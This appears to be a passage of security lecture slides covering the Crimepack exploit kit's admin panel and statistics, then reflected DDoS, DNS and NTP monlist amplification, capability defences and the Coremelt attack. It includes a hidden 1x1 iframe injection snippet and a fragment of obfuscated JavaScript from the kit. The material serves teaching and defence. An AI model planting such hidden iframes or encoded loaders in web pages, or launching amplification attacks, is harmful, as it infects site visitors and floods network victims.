IE6 MDAC	31	0.15%
IE7 SNAPSHOT	4	0.02%
PDF COLLAB	135	0.64%
PDF PRINTF	21	0.1%
PDF GETICON	16	0.08%
FLASH 9	24	0.11%
PDF LIBTIFF	21	0.1%
JAVA DESERIALIZE	725	3.44%
JAVA GSB	975	4.62%
IEPEERS	4	0.02%
PDF NEWPLAYER	46	0.22%
	18	0.09%

Menu

- [Simple statistics](#)
- [Advanced statistics](#)
- [Countries statistics](#)
- [Referers statistics](#)
- [Clear statistics](#)
- [Upload_exe](#)
- [Exit](#)

Kit exploration: Crimepack



Details on attacks

[MAIN](#) • [REFRESH](#) • [REFERRERS](#) • [COUNTRIES](#) • [BLACKLIST CHECK](#) • [DOWNLOADER](#) • [IFRAME](#) • [CLEAR STATS](#) • [SETTINGS](#) • [LOGOUT](#)

overall stats

unique hits	loads	exploit rate
640	199	31%

exploit stats

iepeers	msiemc	pdf	libtiff	mdac	java	webstart	activex	other	aggressive
1	9	15	2	127	0	45	0	0	0

os stats

os	hits	loads	rate
windows 2k	3	0	0%
windows 2k3	2	0	0%
windows xp	532	184	35%
windows vista	100	13	13%

browser stats

423 (165 loads) 39%	205 (32 loads) 16%	10 (0 loads) 0%	0 (0 loads) 0%

top countries

country	hits	loads	rate
india	284	91	32%
pakistan	80	35	44%
united states	72	16	22%
united kingdom	54	11	20%
canada	31	13	42%
sri lanka	12	2	17%
germany	10	1	10%
bangladesh	9	2	22%
malaysia	7	2	29%
unknown	7	2	29%

Define and inject exploit and shellcode



MAIN • REFRESH • REFERRERS • COUNTRIES • BLACKLIST CHECK • DOWNLOADER • IFRAME • CLEAR STATS • SETTINGS • LOGOUT

no crypt

```
<iframe name="nugeBUhEHe" src="http://localhost/crimepack/3.1.3/index.php" marginwidth="1"
marginheight="0" title="LEHEVYVEDA" border="0" width="1" frameborder="0" height="0" scrolling="no">
</iframe>
```

crypted


```
<script language=JavaScript>
var tyqoerorgwy = 'MyBUVAPYLEBaP3cMyBUVAPYLEBaP69MyBUVAPYLEBaP66';var uguqwpdwiki =
'MyBUVAPYLEBaP72';var nnyceveumqt =
'MyBUVAPYLEBaP61MyBUVAPYLEBaP6dMyBUVAPYLEBaP65MyBUVAPYLEBaP20MyBUVAPYLEBaP6eMyBUVAPYLEBaP61MyBUVAPYLE
BaP6dMyBUVAPYLEBaP65MyBUVAPYLEBaP3dMyBUVAPYLEBaP22';var afxvtbnnq =
'MyBUVAPYLEBaP74MyBUVAPYLEBaP62MyBUVAPYLEBaP6aMyBUVAPYLEBaP78MyBUVAPYLEBaP71MyBUVAPYLEBaP65MyBUVAPYLE
BaP66MyBUVAPYLEBaP61MyBUVAPYLEBaP6cMyBUVAPYLEBaP70MyBUVAPYLEBaP76';var xwsxlofvxxi =
'MyBUVAPYLEBaP22MyBUVAPYLEBaP20MyBUVAPYLEBaP77MyBUVAPYLEBaP69MyBUVAPYLEBaP64MyBUVAPYLEBaP74MyBUVAPYLE
BaP68MyBUVAPYLEBaP3dMyBUVAPYLEBaP22MyBUVAPYLEBaP31MyBUVAPYLEBaP22MyBUVAPYLEBaP20MyBUVAPYLEBaP68MyBUVA
PYLEBaP65MyBUVAPYLEBaP69MyBUVAPYLEBaP67MyBUVAPYLEBaP68MyBUVAPYLEBaP74MyBUVAPYLEBaP3dMyBUVAPYLEBaP22My
BUVAPYLEBaP30MyBUVAPYLEBaP22';var zvrncietchz =
```



Administer

admin account	
Login: <input type="text"/>	Password: <input type="password"/> <input type="button" value="Update"/>
guest account	
Login: <input type="text"/>	Password: <input type="password"/> <input type="button" value="Update"/>
loader file	
<input type="text"/>	<input type="button" value="Browse..."/> <input type="button" value="Upload"/>
current file: 52.9521484375kb (54223 bytes) md5: 587fd9f12b6e94b63f63fb93d12a7af3	
various settings	
<input type="checkbox"/> redirect non-vulnerable traffic to <input type="text" value="http://10.0.0.10/redirect.php"/>	
<input type="checkbox"/> allow bad traffic (not recommended)	
<input type="checkbox"/> check if domain is blacklisted on login	
domain name	<input type="text" value="http://10.0.0.10"/>


Exploit selection





Advanced Denial of Service attacks

Botnets and Distributed DoS




Size of attack is limited in the number
Of bots in the botnet

[Figure from Paxson 2001]

Reflected DDoS [Paxson 2001]

- With standard DDoS attacks the attacker sends out orders to slaves which will then directly attack victim.
- Reflected DDoS uses “reflector” servers that receive a connection request with the (spoofed) IP of victim.
- Request can be on any protocol (TCP, UDP,--) as long as Victim is in LISTENING state.
- Slaves craft packets s.t.
 - Reflector is LISTENING on socket
 - <dstIP, dstPORT>
 - Victim is listening on socket
 - <srcIP, srcPORT>






Amplification attacks – reprise (DNS)

- We've seen DNS amplification attacks
 - Small spoofed request generates big reply
 - Spoofed machine is victim of the attack
 - DNS configurations typically use UDP only up to 512 bytes answers, generated by 64 bytes requests
 - If size of answer > 512bytes, switch to TCP → harder to spoof IP → foils attack
 - → max amplification factor is $512/64=8x$
- Other protocols may allow for bigger ratios

Network Time Protocol – UDP 123





NTP server

- NTP command *monlist*
 - Intended for diagnostic purposes
 - Returns addresses of the last (at most) 600 clients contacted by the NTP server

No.	Time	Source	Destination	Protocol	Length	Info
665	*REF*	10.114.1.118	1 [REDACTED] 9	NTP	234	NTP Version 2, private
666	0.144916000	1 [REDACTED] 9	10.114.1.118	NTP	482	NTP Version 2, private
667	0.146839000	1 [REDACTED] 9	10.114.1.118	NTP	482	NTP Version 2, private
668	0.148329000	1 [REDACTED] 9	10.114.1.118	NTP	482	NTP Version 2, private
669	0.150853000	1 [REDACTED] 9	10.114.1.118	NTP	482	NTP Version 2, private
670	0.152744000	1 [REDACTED] 9	10.114.1.118	NTP	482	NTP Version 2, private
671	0.155101000	1 [REDACTED] 9	10.114.1.118	NTP	482	NTP Version 2, private
672	0.156374000	1 [REDACTED] 9	10.114.1.118	NTP	482	NTP Version 2, private
673	0.158604000	1 [REDACTED] 9	10.114.1.118	NTP	482	NTP Version 2, private
674	0.160587000	1 [REDACTED] 9	10.114.1.118	NTP	482	NTP Version 2, private
675	0.160924000	1 [REDACTED] 9	10.114.1.118	NTP	122	NTP Version 2, private

Size of NTP monlist amplification attacks [Czyz, Jakub, et al. 2014]

- NTP traffic rose in 3 orders of magnitude between Jan and March 2014
 - Several attacks in that period
 - Attacks up to 400Gbps
- Median amplification x4
 - 25% of amplifiers up to x15
- Max amplification up to x1,000,000
 - Likely misconfigured NTP servers
 - “mega-amplifiers” NTP servers
- Issue now largely resolved



DDoS → Mitigations

- Source identification
 - try to cut out from network hosts that generate DoS packets
 - IP spoofing is a problem
 - Possible to trace back routing path → difficult with many sources (reflectors)
- Capabilities
 - Base idea: rather than immediately granting resources to initiator of TCP communication, initiator has to ask
 - → receiver grants right to connect
 - Receiver grants a “capability” to receiver
 - Capability is made of marks (unique hash values) set by routers on the path from sender to receiver
 - Capability is a set of marks with an expiration time
 - Routers check validity of marks upon response
 - If valid, forward datagram
 - Receiver can deny capability if sender misbehaves
 - Routers drop if capability is invalid
 - e.g. check will fail for answers to a spoofed IP


Capabilities: limitations

- Can still perform a Denial of Capability attack
 - 5% of downstream bandwidth dedicated to capability requests (e.g. $0.05 \times 100\text{Mbps}$)
 - Can easily be saturated by a DDoS attack
 - New legitimate users that need a capability are cut out
 - No problem for clients that already obtained a capability before start of DoS
 - Hard to discern legitimate capability request traffic from non-legitimate
 - Sufficient low rate from each bot to flood the bandwidth

The Coremelt attack

- Distributed Denial of Service attack that overcomes obstacle posed by capabilities
- Rather than attacking a victim system, it attacks a network link → bandwidth saturation
- Idea: in a N bots botnet, there are N^2 possible connections
 - Attacker orders pairs of bots to send each other packets
 - These packets are wanted by both ends → valid capability
 - Bot pairs defined s.t. communication passes through target link
 - Can be done with a traceroute
- Effectiveness depends on
 - bandwidth distribution between Systems
 - bot distribution in the network ASs

$S_3 \rightarrow S_1$ is selected
 $S_1 \rightarrow S_2$ is not selected



Reading list

- Mavrommatis, Niels Provos Panayiotis, and Moheeb Abu Rajab Fabian Monrose. "All your iframes point to us." *USENIX Security Symposium*. 2008.
- Kanich, Chris, et al. "Spamalytics: An empirical analysis of spam marketing conversion." *Proceedings of the 15th ACM conference on Computer and communications security*. ACM, 2008.
- Kotov, Vadim, and Fabio Massacci. "Anatomy of exploit kits." *Engineering Secure Software and Systems*. Springer Berlin Heidelberg, 2013. 181-196.
- Argyraki, Katerina, and David Cheriton. "Network capabilities: The good, the bad and the ugly." *HotNets*, Nov (2005).
- Studer, Ahren, and Adrian Perrig. "The coremelt attack." *Computer Security—ESORICS 2009*. Springer Berlin Heidelberg, 2009. 37-52.